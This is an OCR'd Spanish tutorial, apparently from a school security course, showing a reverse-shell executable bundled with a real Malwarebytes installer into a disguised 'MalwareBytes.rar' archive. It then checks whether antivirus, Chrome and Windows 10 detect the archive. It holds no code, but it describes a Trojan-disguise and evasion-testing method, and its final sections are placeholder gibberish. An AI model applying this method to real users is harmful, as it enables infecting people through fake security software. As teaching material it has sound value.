
comando enviado al cliente

El volumen de la unidad C no tiene etiqueta.
El nmero de serie del volumen es: 1076-FFB2

Directorio de C:\Users\lmdel\Downloads


```
13/09/2023  22:24    <DIR>          .
13/09/2023  22:24    <DIR>          ..
11/09/2023  17:40    <DIR>          01 Reverse shell
06/09/2023  23:08             3.263 01 Reverse shell-20230906T210758Z-001.zip
06/09/2023  23:09    <DIR>          02 Reverse shell
06/09/2023  23:08             3.584 02 Reverse shell a dll-20230906T210806Z-001.zip
06/09/2023  23:08    <DIR>          03 Inyeccion de codigo
06/09/2023  23:08             3.095 03 Inyeccion de codigo-20230906T210814Z-001.zip
11/09/2023  17:35               326 a.txt
11/09/2023  18:23            82.133 hola_v3.exe
13/09/2023  22:21        22.992.713 MalwareBytes.rar
06/09/2023  18:22        87.874.547 msys2-x86_64-20230526.exe
07/09/2023  15:19         5.177.344 OpenVPN-2.6.6-I001-amd64.msi
08/09/2023  19:06    <DIR>          ProcessExplorer (1)
08/09/2023  19:05         3.514.508 ProcessExplorer (1).zip
08/09/2023  19:05         3.514.508 ProcessExplorer.zip
14/09/2023  23:29    <DIR>          prueba
11/09/2023  17:59               722 setupv2.bat
11/09/2023  17:28            82.168 setupv2.exe
```


```
11/09/2023  18:23               712 setupv3.bat
11/09/2023  18:01            82.099 setupv3.exe
11/09/2023  17:48           266.239 shell.exe
06/09/2023  17:56        93.351.472 VSCodeUserSetup-x64-1.81.1.exe
13/09/2023  22:23         1.906.448 wrar531es.exe
              17 archivos    218.855.881 bytes
               7 dirs   5.553.008.640 bytes libres
```



4. **Borramos** los ficheros que no nos hacen falta.

Comprimimos todos los archivos que utilizamos en un fichero:


local - WinRAR (copia de evaluación)
Archivo Órdenes Favoritos Opciones Ayuda
Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información Reparar
C:\Users\luisma\Downloads\prueba\local
Nombre Tamaño Tipo Modificado
.. Carpeta de archivos
Licencia.docx 9.665 Documento XML a... 13/09/2023 8:54
malware-bytes.i... 59.586 Icono 13/09/2023
mbam-setup-w... 22.851.472 Aplicación 13/09/2023
Setup.exe 131.265 Aplicación 13/09/2023
shell.exe 266.239 Aplicación 13/09/2023
Creando el archivo MalwareBytes.rar
agregando
mbam-setup-web.NT-2.2.1.1043.exe 51%
Tiempo 00:00:07
Tiempo restante 00:00:07 51%
Segundo plano
Pausa
Cancelar
Ayuda


hivo Inicio Compartir Vista
Este equipo › Descargas › prueba › local
Buscar en local
Acceso rápido
Escritorio
Descargas
Documentos
Imágenes
Capturas
Kali 2023
local
Vídeos
Este equipo
Nombre Fecha de modificación Tipo
autorun 13/09/2023 18:03 Aplicación
Licencia 13/09/2023 8:54 Documento XML ...
malware-bytes 13/09/2023 8:56 Icono
MalwareBytes 13/09/2023 19:08 Archivo WinRAR
mbam-setup-web.NT-2.2.1.1043 13/09/2023 8:53 Aplicación
setup 13/09/2023 19:05 Aplicación


5. Pruebas de detección.:

5.1. Antivirus.

Lo pasamos por el antivirus:

https://virusscan.jotti.org/es-ES

y hay uno que detecta algo, pero puede ser un FALSO POSITIVO:




5.2. Chrome.

Probado en la versión:

Versión 117.0.5938.63 (Build oficial) (64 bits)


No lo detecta.





5.3. Windows 10.

5.3.1. Probado en:


Windows 10 PRO
versión22H2


Inyección shell en Aplicación comercial v1
Archivo Editar Ver Insertar Formato Herramientas Extensiones Ayuda
Compartir
c) Windows 10.
Downloads
Archivo Inicio Compartir Vista
Este equipo › Downloads ›
Buscar en Downlo...
Acceso rápido
Desktop
Downloads
Documents
Imágenes
SMR
Tema 5 - Seguridad digital
Vídeos
Virtual Machines
OneDrive
Este equipo
Desktop
Documents
Downloads
Imágenes
Música
Objetos 3D
Vídeos
Disco local (C:)
Reservado para el sistema (D:)
Disco local (E:)
Nombre
Fecha de modi
hoy (1)
MalwareBytes 3.2.1
15/09/2023 12:
al principio de esta
Tipo: Archivo WinRAR
Tamaño: 21,9 MB
Fecha de modificación: 15/09/2023 12:54
comandos_cmd
comandos_cmd (1)
Codigos
Comandos (1)
Codigos
la semana pasada (6)
cryters, positivos
nvidia-openjdk-8-jre.deb
2022-23, Programaciones Departamento de Informática-20221120T1...
Distribución Informática ESO
Comandos
2022-23, Programaciones Departamento de Informática-20221120T1...
12 elementos 1 elemento seleccionado 21,9 MB Estado: Compartido
Buscar
20°C Soleado
12:56
15/09/2023


MalwareBytes 3.2.1.rar (copia de evaluación)
Archivo Órdenes Herramientas Favoritos Opciones Ayuda
Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información Buscar virus Comentario Proteger auto extraíble
Nombre Tamaño Comprimido Tipo Modificado CRC32
Disco local
autorun.exe 266.239 96.467 Aplicación 13/09/2023 17:33 05D4058D
Licencia.docx 9.665 9.003 Documento de Mi... 13/09/2023 8:54 5B27D419
mbam-setup-web.NT-2.2.1.1043.exe 22.851.472 22.851.472 Aplicación 13/09/2023 8:53 CEFCA92C
setup.exe 131.261 30.920 Aplicación 13/09/2023 22:32 5E395138
Por favor, compre su licencia WinRAR
Esta usando el compresor WinRAR una vez finalizado el periodo de prueba de 40 días. Ahora debería comprar una licencia o bien dejar de usar WinRAR y desinstalarlo de su ordenador.
Comprar ahora
Como comprarlo
Cerrar
Ayuda
Total 23.258.637 bytes en 4 ficheros
Buscar
20°C Soleado
12:56
15/09/2023



5.3.2. dffdfdfdffd



5.3.3. dfdfdf

6. fdfdf